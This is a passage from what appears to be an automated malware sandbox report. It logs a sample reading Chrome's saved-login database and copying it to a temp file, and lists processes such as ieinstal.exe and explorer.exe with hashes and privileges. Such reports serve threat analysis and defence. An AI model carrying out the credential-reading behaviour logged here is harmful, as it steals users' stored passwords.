C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	2B8CA9	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	40960	success or wait	1	2B8CD3	ReadFile

Analysis Process: conhost.exe PID: **5464**, Parent PID: **5512**

General

Start time:	17:23:56
Start date:	21/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **6344**, Parent PID: **3440**

General

Start time:	17:24:03
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\internet explorer\ieinstal.exe"
Imagebase:	0xb0000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **6420**, Parent PID: **3440**

General

Start time:	17:24:11
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\internet explorer\ieinstal.exe"
Imagebase:	0xb0000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: **3972**, Parent PID: **568**

General

Start time:	17:24:16
Start date:	21/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	explorer.exe
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: smartscreen.exe PID: **5292**, Parent PID: **792**

General

Start time:	17:24:31
Start date:	21/01/2022

Path:	C:\Windows\System32\smartscreen.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\smartscreen.exe -Embedding
Imagebase:	0x7ff783230000
File size:	2548224 bytes
MD5 hash:	ECD6F6120A4A1903508D24F9B1F10505
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly